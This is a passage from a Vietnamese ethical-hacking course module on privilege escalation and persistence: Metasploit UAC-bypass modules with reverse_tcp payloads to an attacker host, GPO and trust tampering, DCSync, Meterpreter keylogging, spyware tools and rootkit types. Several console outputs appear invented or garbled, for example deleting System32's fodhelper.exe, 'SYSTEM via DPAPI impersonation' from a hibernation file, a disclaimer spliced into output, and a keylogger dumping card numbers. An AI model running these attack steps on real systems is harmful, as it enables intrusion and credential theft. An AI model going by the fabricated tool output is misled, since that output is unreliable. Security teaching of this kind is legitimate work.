Hacker sử dụng lỗ hổng **bypassuac** trong Metasploit để vượt qua bảo mật UAC thông qua *process injection*. Lúc này sẽ tạo ra session hoặc shell khác mà không có cờ UAC. Sau khi truy cập được shell, hacker chạy các lệnh "**getsystem**" và "**getuid**" để lấy các đặc quyền của hệ thống.

```
msf > use exploit/windows/local/bypassuac
```

```
msf exploit(bypassuac) > set RHOST 10.10.1.13
```

```
msf exploit(bypassuac) > exploit
```

```
[*] Started reverse TCP handler on 192.168.0.100:4444
```

```
[*] UAC is Enabled, checking level...
```

```
[+] UAC is set to Default
```

```
[+] BypassUAC method 1 is available: Fodhelper.exe...
[+] BypassUAC method 2 is available: Eventvwr.exe...
[+] BypassUAC method 3 is available: SDCLT.exe...
[+] BypassUAC method 4 is available: CompMgmtLauncher.exe...
...
[*] Trying method 1 with Fodhelper.exe...
[+] Method 1 succeeded with Fodhelper.exe (output saved to:
/root/.msf4/logs/bypassuac/fodhelper/20220901.1513/10.10.1.13_20220901.1513.txt)
[*] Command shell session 1 opened (192.168.0.100:4444 -> 10.10.1.13:4444) at 2022-09-01
15:13:28 -0400
[+] Deleted C:\Windows\System32\fodhelper.exe
[+] Deleted C:\Users\Public\fodhelper.sct
...
[*] Running getsystem...
[*] New process with PID 728 created.
[*] Command shell session 2 opened (192.168.0.100:4444 -> 10.10.1.13:4445) at 2022-09-01
15:13:36 -0400
[*] Removed HKCU\Software\Classes\mscfile\shell\open\command key with Fodhelper.exe
...
[*] Removed HKCU\Software\Classes\msNote: The output shown above is for demonstration
purposes only and should not be used for any malicious activities. It is important to use
ethical hacking practices and always obtain proper permission before testing any security
vulnerabilities.
```

```
meterpreter > getuid
```

```
Server username: Windows11\Admin
```

```
meterpreter >
```

```
Bypassing UAC Protection via Memory Injection
```

Lỗ hổng Metasploit **bypassuac_injection** sử dụng cơ chế phản chiếu DLL để inject payload binary DLL. Bằng cách sử dụng lệnh này, hacker có thể thu được quyền truy cập **AUTHORITY\SYSTEM**.

```
msf > use exploit/windows/local/bypassuac_injection
```

```
msf exploit(bypassuac_injection) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

```
msf exploit(bypassuac_injection) > set LHOST 192.168.0.100
```

```
msf exploit(bypassuac_injection) > set RHOST 10.10.1.13
msf exploit(bypassuac_injection) > set SESSION 1
msf exploit(bypassuac_injection) > set DLL C:\Users\user\Desktop\payload.dll
msf exploit(bypassuac_injection) > exploit
```

```
[*] Started reverse TCP handler on 192.168.0.100:4444
[*] Staging payload (175 bytes) ...
[*] Attempting to bypass UAC with DLL injection
[+] DLL injected.
[*] Sending stage (206403 bytes) to 10.10.1.13
[*] Meterpreter session 2 opened (192.168.0.100:4444 -> 10.10.1.13:4445) at 2022-09-01
15:21:44 -0400
[+] Deleted C:\Windows\System32\payload.dll
[+] Deleted C:\Users\user\AppData\Local\Temp\inject.dll
[*] Obtaining the boot key...
[*] Calculating the hibernation file name...
[+] Saved hibernation file to: C:\Users\user\AppData\Local\Temp\hiberfil.sys
[*] Downloading hibernation file...
[+] Downloaded hibernation file to:
/root/.msf4/loot/20220901152144_default_10.10.1.13.bootkey_350091.bin
[*] Obtaining the DPAPI master key...
[*] Dumping DPAPI memory...
[*] Obtaining the DPAPI system master key...
[*] Dumping DPAPI memory...
[*] Obtaining the DPAPI domain backup key...
[*] Dumping DPAPI memory...
[*] Obtaining the DPAPI user backup key...
[*] Dumping DPAPI memory...
[*] Got SYSTEM privileges via DPAPI impersonation (using hiberfil.sys and inject.dll)
Bypassing UAC Protection through FodHelper Registry Key
```

bypassuac_fodhelper là một trong Metasploit cho phép hacker đánh cắp một khóa đặc biệt từ registry hive HKCU để bypass UAC và gắn nó vào tệp **fodhelper.exe**.

```
msf > use exploit/windows/local/bypassuac_fodhelper
msf exploit(bypassuac_fodhelper) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf exploit(bypassuac_fodhelper) > set LHOST 192.168.0.100
msf exploit(bypassuac_fodhelper) > set RHOST 10.10.1.13
msf exploit(bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.0.100:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[*] HKCU\Software\Classes\mscfile\shell\open\command key already exists, no need to
create
...
[*] Trying method 1 with fodhelper.exe...
[+] Method 1 succeeded with fodhelper.exe (output saved to:
/root/.msf4/logs/bypassuac/fodhelper/20220901.1538/10.10.1.13_20220901.1538.txt)
[*] Command shell session 3 opened (192.168.0.100:4444 -> 10.10.1.13:4444) at 2022-09-01
15:38:32 -0400
[+] Deleted C:\Windows\System32\fodhelper.exe
[+] Deleted C:\Users\Public\fodhelper.sct
...
[*] Running getsystem...
[*] New process with PID 728 created.
[*] Command shell session 4 opened (192.168.0.100:4444 -> 10.10.1.13:4445) at 2022-09-01
15:38:40 -0400
[*] Removed HKCU\Software\Classes\mscfile\shell\open\command key with Fodhelper.exe
[*] Removed HKCU\Software\Classes\mscfile\shell\runas\command key with Fodhelper.exe
[*] Removed HKCU\Software\Classes\ms-settings\shell\open\command key with
Fodhelper.exe
...
[*] Removed HKCU\Software\Classes\ms-settings\shell\runas\command key
Note: The above
output is for demonstration purposes only and should not be used for any malicious activities.
```

Leo thang đặc quyền bằng cách sửa đổi Domain Policy

Hacker có gắng vượt qua các giải pháp bảo mật được triển khai trong môi trường domain bằng cách thay đổi các thiết lập cấu hình của domain đó. Domain được triển khai bởi dịch vụ AD, quản lý việc giao tiếp giữa các tài nguyên trong mạng. *Domain policy* bao gồm các configuration có thể được triển khai giữa các domain trong một môi trường forest domain. Hacker có thể thay đổi các *domain configuration* bằng cách thay đổi *group policy* và mối quan hệ tin cậy (trust relationship) giữa các domain. Hacker triển khai một Domain Controller (DC) giả, thông qua đó chúng có thể duy trì foothold và nâng cao đặc quyền.

Thay đổi Group Policy

Mặc định, tất cả các user account đều được cấp quyền **read** vào các GPO và quyền **write** chỉ được cấp cho các user hoặc group cụ thể trong domain.

<DOMAIN>\SYSVOL<DOMAIN>\Policies

Hacker sử dụng đường dẫn trên để truy cập vào các group policy của domain và sửa đổi chúng.

<GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduiedTasks.xml

Hacker cũng sử dụng đường dẫn trên để sửa file **ScheduiedTasks.xml** và tạo một tác vụ/jobs định kỳ bằng cách sử dụng **New-GPOimmediateTask**.

<GPO_PATH>\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf

Đường dẫn trên giúp hacker sửa file **GptTmpl.inf** và thay đổi các local configuration trên các máy thành viên của domain.

Thay đổi Domain Trust

Domain trust objects cung cấp thông tin như certificate, account, authentication và authorization mechanisms được sử dụng bởi các domain.

C:\Windows\system32>nltest /domain_trusts

DCSync Attack


Trong môi trường Windows, một Domain Controller (DC) dùng để xác thực yêu cầu của người dùng một cách an toàn trong domain. DC lưu trữ thông tin về tài khoản và dữ liệu người dùng, cung cấp tính năng xác thực và có thể áp dụng những chính sách bảo mật của domain. Việc sao chép thông tin giữa các DC rất quan trọng để hỗ trợ người quản trị xử lý dữ liệu trên nhiều DC.

Tuy nhiên, hacker có thể sử dụng kỹ thuật **DCSync** để xâm nhập vào các DC sau đó thu thập thông tin nhạy cảm của nạn nhân như mã băm password hay lấy được mật khẩu NTLM (NT LAN Manager) của người dùng và sử dụng nó để đăng nhập vào các tài khoản hệ thống khác.. Kỹ thuật DCSync đòi hacker có quyền truy cập đặc quyền và quyền sao chép domain. Khi đã có quyền truy cập, chúng sẽ sử dụng các *replication protocol* để tạo ra một DC ảo giống với AD ban đầu.

Các bước attack

Tấn công DCSync được thực hiện qua tám giai đoạn sau, bắt đầu từ đặc quyền thấp và tiến đến các đặc quyền cao hơn.

1. Performs external reconnaissance
2. Compromises the targeted machine
3. Performs internal reconnaissance
4. Escalates local privileges
5. Compromises credentials by sending commands to DC
6. Performs admin-level reconnaissance
7. Performs malicious remote code execution
8. Gains domain admin credentials



Ban đầu, khi hacker bằng một cách nào đó thu được quyền truy cập tài khoản đặc quyền, chúng chỉ có quyền truy cập hạn chế đối với các tài nguyên domain. Và những quyền này không đủ cho chúng tấn công **DCSync**. Sau khi có đặc quyền cao hơn, hacker có thể thực hiện các hoạt động sau đây:

- Sao chép *Directory Changes*
- Sao chép *Directory Changes All*
- Sao chép *Directory Changes* trong *Filtered Set*

How Attackers Compromise the Domain Controller (DC)

- Hacker ban đầu xác định DC để tấn công và yêu cầu replicate thông tin.
- Hacker sử dụng các công cụ như [mimikatz](#) để replicate DC và yêu cầu nhiều DC replicate thông tin hoặc gửi lệnh GetNCChanges để yêu cầu replicate thông tin trên DC.
- Bây giờ, DC chấp nhận yêu cầu, xác nhận replicate request và truyền các mã băm mật khẩu cho hacker.





Illustration of the DCSync attack

Mô-đun 6. Phần 6: Duy trì quyền truy cập bằng Keylogger, Spyware và Rootkits

Sau khi chiếm được quyền truy cập và thành công trong việc leo thang đặc quyền, hacker sẽ cố gắng duy trì quyền truy cập của mình để khai thác mục tiêu hoặc biến hệ thống bị xâm nhập thành công cụ để tấn công các hệ thống khác. Hacker sẽ sử dụng keylogger, spyware, ... để duy trì quyền truy cập vào mục tiêu đồng thời che giấu các chương trình độc hại bằng cách sử dụng rootkit, steganography, NTFS data streams, ... để duy trì quyền truy cập.

Keylogger


Keyloggers là các chương trình phần mềm hoặc thiết bị phần cứng ghi lại các phím được nhấn trên bàn phím máy tính. Khi cài lên ta có thể xem tất cả các phím được đánh trên máy tính của nạn nhân bất cứ lúc. Nó ghi lại gần như tất cả các phím được đánh trên bàn phím và lưu thông tin đã ghi lại trong một file text. Keyloggers không có giao diện đồ họa cũng như chúng ẩn các tiến trình của mình nên người dùng không phát hiện được.



Demonstration of a keylogger

Keylogger khi kết hợp với spyware có thể giúp truyền thông tin đến một bên thứ ba. Dữ liệu mã hóa được truyền qua cũng dễ bị tấn công keylogging, vì keylogger theo dõi các phím được đánh trước khi mã hóa.

Phân loại keylogger



Types of keyloggers

Tấn công keylogger bằng Metasploit

Trên máy Windows bị khai thác, hacker thiết lập một phiên Meterpreter và thực hiện các bước sau:

Sử dụng lệnh ps để lấy danh sách các tiến trình đang chạy và các PID của chúng. Để tránh close và khởi động lại quá trình khai thác đang diễn ra, hacker di chuyển PID hiện tại của chúng sang PID của một tiến trình đang chạy.

getpid

migrate <PID>

Sử dụng lệnh keyscan_start để khởi động quá trình keylogging. Sau đó sử dụng lệnh keyscan_dump để theo dõi các phím được ấn.

metepreter> keyscan_start

Started keystroke capture...

metepreter> keyscan_dump

Keystrokes

=====

[ENTER]

password123

[ENTER]

Sử dụng lệnh keyscan_stop để dừng việc theo dõi các phím.

Hacker cũng có thể tự động hóa toàn bộ quá trình theo dõi và lưu trữ dữ liệu bằng cách sử dụng **lockout_keylogger** của Metasploit.

```
meterpreter > run post/windows/gather/credentials/lockout_keylogger
```

```
[*] Started keylogger...
```

```
[*] Waiting for keystrokes...
```

```
[*] Dumping captured data...
```

```
[*] User: user1
```

```
[*] Password: P@ssw0rd123
```

```
[*] URL: www.example.com
```

```
[*] Credit card number: 1234-5678-9012-3456
```

```
[*] Social security number: 123-45-6789
```

```
[*] Finished dumping captured data.
```

```
[*] Keylogger has been stopped.
```

Hardware Keyloggers

Ngoài ra còn có nhiều loại keylogger phần cứng có sẵn trên thị trường. Những keylogger này được cắm vào giữa bàn phím và máy tính.

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger



Different types of hardware keyloggers

Spyware

Spyware (phần mềm gián điệp) là phần mềm giám sát máy tính cho phép ghi lại tất cả các hoạt động của người dùng trên mục tiêu. Nó sẽ tự động gửi nhật ký cho hacker từ xa bằng cách sử dụng Internet (qua email, FTP, HTTP, DNS, ...). Các nhật ký gửi đi bao gồm thông tin về tất cả các hoạt động, kể cả email, lịch sử duyệt web, ... Nó cũng có thể chụp ảnh màn hình ở các khoảng thời gian được thiết lập từ trước. Spyware tương tự như một con Trojan. Nó ẩn tiến trình, file và các đối tượng khác để tránh phát hiện.

Spyware có thể làm được gì?

Như tên gọi của nó, phần mềm gián điệp không có sự cho phép hay sự nhận thức của người dùng, chúng được “đóng gói” vào các ứng dụng khác. Spyware có thể tự cài đặt khi truy cập và nhấp vào một cái gì đó trên một trang web – gọi là “auto downloading” làm cho hệ thống vô tình bị nhiễm spyware.

- Đánh cắp thông tin cá nhân và gửi đến nơi khác
- Theo dõi hoạt động người dùng
- Hiển thị các pop-up phiền phức
- Chuyển hướng trình duyệt đến các trang quảng cáo
- Thay đổi các thiết lập mặc định của trình duyệt và ngăn người dùng khôi phục
- Thêm nhiều bookmark vào danh sách yêu thích của trình duyệt
- Giảm mức độ bảo mật tổng thể của hệ thống

- Giảm hiệu suất hệ thống và gây ra sự không ổn định của phần mềm
- Kết nối đến các trang web khiêu dâm
- Đặt các đường dẫn tới các trang web nguy hiểm trên màn hình desktop
- Thay đổi homepage và ngăn người dùng khôi phục
- Sửa đổi các thư viện liên kết động (DLLs) và làm chậm trình duyệt
- Thay đổi các thiết lập tường lửa
- Theo dõi và báo cáo các trang web mà bạn truy cập

Spyware Tools

Spytech SpyAgent

Spytech SpyAgent là một phần mềm gián điệp cho phép giám sát mọi hoạt động của người dùng trên máy tính của bạn một cách hoàn toàn bí mật. *SpyAgent* cung cấp một loạt các tính năng giám sát máy tính cũng như chặn truy cập vào trang web, ứng dụng và trò chuyện trực tuyến, lập lịch ghi log và gửi log từ xa qua email hoặc FTP.



Screenshot of Spytech SpyAgent

Như hình bên trên là giao diện của SpyAgent.

Power Spy

Power Spy là phần mềm giám sát hoạt động của người dùng trên PC. Nó chạy nền và giám sát một cách bí mật. Nó ghi nhật ký tất cả user trên hệ thống và user sẽ không nhận ra sự tồn tại của nó.



Screenshot of Power Spy

Log View - Applications 24 record(s) 10.10.1.19

Select User: Jason

Select Log Type: Applications

Timestamp: 4/5/2022 6:02:12 AM User Name: Jason Name: appdata.exe Path: c:\program files (x86)\pw2\appdata

4/5/2022 6:02:12 AM Jason setup.exe c:\program files (x86)\pw2\setup.e

4/5/2022 6:02:08 AM Jason setup.exe c:\program files (x86)\pw2\setup.e

4/5/2022 6:01:46 AM Jason setup.exe c:\program files (x86)\pw2\setup.e

4/5/2022 6:01:46 AM Jason appdata.exe c:\program files (x86)\pw2\appdat

4/5/2022 6:01:46 AM Jason load.exe c:\program files (x86)\pw2\load.ex

4/5/2022 6:01:27 AM Jason load.exe c:\program files (x86)\pw2\load.ex

4/5/2022 6:01:27 AM Jason appdata.exe c:\program files (x86)\pw2\appdat

4/5/2022 6:00:28 AM Jason shellexperiencehost.exe (Start) c:\windows\systemapps\shellexper

4/5/2022 6:00:26 AM Jason searchui.exe (Search) c:\windows\systemapps\microsoft.

4/5/2022 6:00:15 AM Jason explorer.exe c:\windows\explorer.exe

4/5/2022 5:58:30 AM Jason iexplore.exe (Internet Explorer Enhanc c:\program files\internet explorer\ie

4/5/2022 5:58:25 AM Jason explorer.exe (Program Manager) c:\windows\explorer.exe

4/5/2022 5:58:21 AM Jason appdata.exe c:\program files (x86)\pw2\appdat

4/5/2022 5:58:18 AM Jason iexplore.exe (Internet Explorer) c:\program files\internet explorer\ie

4/5/2022 5:58:18 AM Jason exnlorer.exe c:\windows\exnlorer.exe

Timestamp: 4/5/2022 6:02:12 AM User Name: Jason Name: appdata.exe Path: c:\program files (x86)\pw2\appdata

Keyword Search Previous Next Delete Delete All Export

Screenshot of Power Spy showing windows opened

Phân loại Spyware

Hiện nay, các chương trình gián điệp khác nhau thực hiện nhiều nhiệm vụ tấn công khác nhau. Sau đây là một số loại spyware phổ biến:

Desktop Spyware

Desktop spyware cho phép hacker thực hiện các hành động sau:

- Ghi lại phiên làm việc từ xa
- Ghi lại và giám sát các hoạt động trên Internet
- Ghi lại việc sử dụng phần mềm và thời gian sử dụng
- Ghi lại một nhật ký hoạt động và lưu trữ tại một vị trí tập trung
- Ghi lại các phím được nhấn

Dưới đây là danh sách các phần mềm gián điệp để giám sát máy tính và giám sát trẻ em:

- Spytech SpyAgent
- Power Spy
- FlexiSPY
- WebWatcher
- PC Tattletale

- Refog Keylogger
- iKeyMonitor
- Norton Family Premier
- Qustodio
- Net Nanny

Email Spyware

Email Spyware là một chương trình giám sát, ghi hoặc chuyển tiếp tất cả các email đến và đi. Sau khi được cài đặt trên máy tính mà bạn muốn giám sát, loại spyware này ghi lại các bản sao của tất cả các email đến và đi sau đó gửi đến một email được chỉ định hoặc lưu thông tin trên ổ đĩa cục bộ. Chương trình này hoạt động ở chế độ ẩn danh; nạn nhân sẽ không nhận ra email spyware đang chạy trên máy tính.

Internet Spyware

Internet Spyware là một công cụ giám sát tất cả các trang web được truy cập bởi trên máy tính trong thời gian vắng mặt. Nó tạo ra một bản ghi chronological của tất cả các URL đã được truy cập và tự động tải khi khởi động hệ thống và chạy ở chế độ ẩn danh, có nghĩa là nó chạy trong nền mà không bị phát hiện. Công cụ này ghi lại tất cả các URL đã truy cập vào một file log và gửi đến một email được chỉ định. Nó còn có thể cung cấp báo cáo tóm tắt tổng quan việc sử dụng web, các trang web truy cập và thời gian dành cho mỗi trang web, cũng như tất cả các ứng dụng được mở cùng với thời gian ngày/giờ. Nó cũng cho phép chặn quyền truy cập vào một trang web cụ thể hoặc toàn bộ trang web bằng cách chỉ định các URL hoặc từ khóa mà bị chặn.

Rootkits

Sau khi hacker đạt được đặc quyền, chúng ta sẽ nhúng và giấu các malware bằng cách sử dụng các kỹ thuật như rootkit, NTFS stream hay steganography, ... để tránh phần mềm diệt virus phát hiện.

Rootkit là gì?

Rootkits là các chương trình được thiết kế để truy cập vào một máy tính mà không bị phát hiện. Mục tiêu của một rootkit là đạt được đặc quyền root và nó hoạt động bằng cách khai thác những lỗ hổng trong hệ điều hành và các ứng dụng. Rootkit có thể che giấu các dấu vết truy cập của mình bằng cách sửa đổi các controller hoặc các module kernel và ẩn các tiến trình. Rootkit còn có thể làm suy yếu tính bảo mật của hệ thống mục tiêu. Một rootkit điển hình bao gồm backdoor, DDoS, theo dõi gói tin, xóa log, các bot IRC và các chức năng khác.

Tất cả các file đều chứa một tập hợp các thuộc tính (properties) dùng để xác định định dạng của file, mô tả thời gian tạo file, thời gian truy cập, độ dài ban đầu, ... Các hàm GetFileAttributesExA() và GetFileInformationByHandle() được sử dụng cho các mục đích đã đề cập ở trên. **ATTRIB.exe** hiển thị hoặc thay đổi các thuộc tính của file. Hacker có thể ẩn hoặc thay đổi các thuộc tính của các file của máy mục tiêu để truy cập chúng.


Hacker đặt rootkit bằng cách:

- Quét các máy tính có lỗ hổng
- Bọc rootkit trong một package đặc biệt như game, ứng dụng bình thường
- Cài đặt lên máy mục tiêu thông qua kỹ thuật xã hội
- Tấn công zero-day (nâng cao đặc quyền, khai thác kernel Windows, ...)

Mục tiêu của một rootkit:

- Lấy quyền root trên mục tiêu và có thể truy cập từ xa thông qua backdoor
- Ẩn dấu vết của hacker và sự hiện diện của các ứng dụng hoặc tiến trình độc hại
- Thu thập dữ liệu nhạy cảm, lưu lượng mạng hệ thống mà các hacker bị hạn chế hoặc không có quyền truy cập
- Lưu trữ các chương trình độc hại khác trên hệ thống

Phân loại Rootkit




- **Hypervisor-Level Rootkit**: Hacker tạo ra các rootkit hypervisor bằng cách khai thác các tính năng phần cứng như *Intel VT* và *AMD-V*. Những rootkit này chạy ở **Ring-1** và lưu trữ hệ điều hành của mục tiêu dưới dạng máy ảo, do đó nó chặn lại tất cả các lời gọi phần cứng được thực hiện bởi hệ điều hành mục tiêu. Loại rootkit này hoạt động bằng cách sửa đổi boot sequence của hệ thống.
- **Hardware/Firmware Rootkit**: Rootkit phần cứng/firmware sử dụng các thiết bị hoặc firmware nền tảng để tạo ra phần mềm độc hại trong phần cứng, chẳng hạn như đĩa cứng, BIOS hoặc card mạng. Rootkit ẩn trong firmware do người dùng không kiểm tra mã nguồn của nó.
- **Kernel-Level Rootkit**: Kernel là nhân tố cốt lõi của một hệ điều hành. Rootkit cấp kernel chạy ở **Ring-0** với đặc quyền cao nhất của hệ điều hành. Bao gồm các lỗ hổng trên máy tính và được tạo ra bằng cách viết thêm code hoặc thay thế một phần code kernel bằng code khác thông qua các device controller trên Windows hoặc các module

kernel có thể tải được trên Linux. Nếu code của rootkit chứa lỗi hoặc bugs, rootkit cấp kernel ảnh hưởng đến tính ổn định của hệ thống. Chúng có các đặc quyền giống như hệ điều hành do đó chúng khó phát hiện và chúng có thể chặn hoặc lấy quyền điều khiển của một hệ điều hành.

